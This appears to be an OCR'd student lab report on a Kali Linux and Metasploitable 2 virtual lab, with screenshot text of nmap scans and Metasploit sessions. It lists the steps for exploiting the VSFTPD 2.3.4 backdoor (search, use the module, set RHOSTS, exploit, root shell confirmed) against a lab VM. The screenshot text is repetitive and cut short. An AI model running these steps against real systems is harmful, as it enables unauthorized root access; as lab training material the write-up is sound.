


8. Perform Initial Reconnaissance:

- Open the terminal in the Kali Linux, enter the command: `nmap -A` to do the initial reconnaissance to collect information about Metasploitable 2.
- Identify open ports and services with the `nmap -A -v` command to know open ports.







9. Clean Up and Backup:


- Regularly taking snapshots of the virtual machines to preserve the lab state.
- Cleaned the unnecessary files, data to keep the virtual lab environment organized.


Week-1 Deliverables:


- Setupped fully functional virtual cybersecurity lab with Kali Linux and Metasploitable in a Windows 10 host.
- Documented the setup process, including screenshots and configuration details.
- Done initial reconnaissance findings and successful penetration testing activity which is VSFTPD v2.3.4 Backdoor Command Execution documented it.


Penetration Testing activity VSFTPD v2.3.4 Backdoor Command Execution:


- Open the terminal in the Kali Linux, enter the command: `nmap -A 198.162.1.6` to do the initial reconnaissance to collect basic information about Metasploitable 2.
- Identify open ports and services with the `nmap -A -v 198.162.1.6` command to know open ports of Metasploitable 2.
- Identified the open `port 21` which is `FTP.`
- Starting Metasploit framework with `msfconsole.`
- Searching FTP exploits with `search` command, there are 2 results one is for `version 2.3.2` another for `2.3.4.`
- Selected the `version 2.3.4` with the number of search results 1, entered the command `use 1.`
- Redirected to exploit directory `exploit(unix/ftp/vsftpd_234_backdoor).`
- Entering command `info` to read the instructions of the exploit.
- Entering `show options` to view the options to set.
- Setting the mandatory option which `RHOSTS` to Metasploitable IP address `198.162.1.6` as `set RHOSTS 198.162.1.6`
- Entering command `exploit` to exploit the Metasploitable 2 machine.
- Exploit was successful and `gained access to the backdoor` of the Metasploitable 2.
- To check that entering the command `whoami` output is `root` (root of Metasploitable 2) and checking IP address with the command `ifconfig` the output is `198.162.1.6.`
- Documented the penetration testing activity step-by-step with tools, commands, configurations and outputs.


Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
17:20
Trash
File System
Home
Metasploitable 2 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:3d:91:ab
inet addr:198.162.1.6 Bcast:198.162.1.255 Mask:255.255.255.0
inet6 addr: fe80::a00:27ff:fe3d:91ab/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:70 errors:0 dropped:0 overruns:0 frame:0
TX packets:126 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:9182 (8.9 KB) TX bytes:14516 (14.1 KB)
Base address:0xd020 Memory:f0200000-f0220000
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:137 errors:0 dropped:0 overruns:0 frame:0
TX packets:137 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:40293 (39.3 KB) TX bytes:40293 (39.3 KB)
msfadmin@metasploitable:~$
Right Ctrl
File Actions
Activate Windows
Go to Settings to activate Windows.
Right Ctrl
Type here to search
26°C Mostly cloudy
ENG
17:20
19-01-2025


Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
17:22
Trash
File System
Home
maran@vbox: ~
File Actions Edit View Help
(maran㉿vbox)-[~]
$ nmap -v -A 198.162.1.6
Starting Nmap 7.94SVN (https://nmap.org) at 2025-01-19 17:20 IST
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 17:20
Completed NSE at 17:20, 0.00s elapsed
Initiating NSE at 17:20
Completed NSE at 17:20, 0.00s elapsed
Initiating NSE at 17:20
Completed NSE at 17:20, 0.00s elapsed
Initiating ARP Ping Scan at 17:20
Scanning 198.162.1.6 [1 port]
Completed ARP Ping Scan at 17:20, 0.13s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 17:20
Completed Parallel DNS resolution of 1 host. at 17:21, 13.03s elapsed
Initiating SYN Stealth Scan at 17:21
Scanning 198.162.1.6 [1000 ports]
Discovered open port 5900/tcp on 198.162.1.6
Discovered open port 111/tcp on 198.162.1.6
Discovered open port 23/tcp on 198.162.1.6
Discovered open port 445/tcp on 198.162.1.6
Discovered open port 139/tcp on 198.162.1.6
Discovered open port 25/tcp on 198.162.1.6
Discovered open port 22/tcp on 198.162.1.6
Discovered open port 21/tcp on 198.162.1.6
Discovered open port 53/tcp on 198.162.1.6
Activate Windows
Go to Settings to activate Windows.
Right Ctrl
Type here to search
26°C Mostly cloudy
ENG
17:22
19-01-2025


Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
17:23
Trash
File System
Home
root@vbox: /home/maran
File Actions Edit View Help
┌──(root㉿vbox)-[/home/maran]
└─# msfconsole
Metasploit tip: Writing a custom module? After editing your module, why not try
the reload command
[*] Starting the MetasploiT Framework console ... -
Activate Windows
Go to Settings to activate Windows.
Right Ctrl
Type here to search
26°C Mostly cloudy
ENG
17:23
19-01-2025


Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
17:24
Trash
File System
Home
root@vbox: /home/maran
File Actions Edit View Help
=[metasploit v6.4.34-dev]
+ -- --=[2461 exploits - 1267 auxiliary - 431 post]
+ -- --=[1471 payloads - 49 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search vsftp
Matching Modules
Name Disclosure Date Rank Check Description
0 auxiliary/dos/ftp/vsftpd_232 2011-02-03 normal Yes VSFTPD 2.3.2 Denial of Service
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 >
Activate Windows
Go to Settings to activate Windows.
Right Ctrl
Type here to search
26°C Mostly cloudy
ENG
17:24
19-01-2025


Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
17:24
Trash
File System
Home
root@vbox: /home/maran
File Actions Edit View Help
=[metasploit v6.4.34-dev]
+ -- --=[2461 exploits - 1267 auxiliary - 431 post]
+ -- --=[1471 payloads - 49 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search vsftp
Matching Modules
Name Disclosure Date Rank Check
Description
0 auxiliary/dos/ftp/vsftpd_232 2011-02-03 normal Yes
VSFTPD 2.3.2 Denial of Service
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No
VSFTPD v2.3.4 Backdoor Command Execution
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 >
Activate Windows
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
17:24
19-01-2025


Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
17:25
Trash
File System
Home
root@vbox: /home/maran
File Actions Edit View Help
+ -- --=[2461 exploits - 1267 auxiliary - 431 post]
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Metasploit Documentation: https://docs.metasploit.com/
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

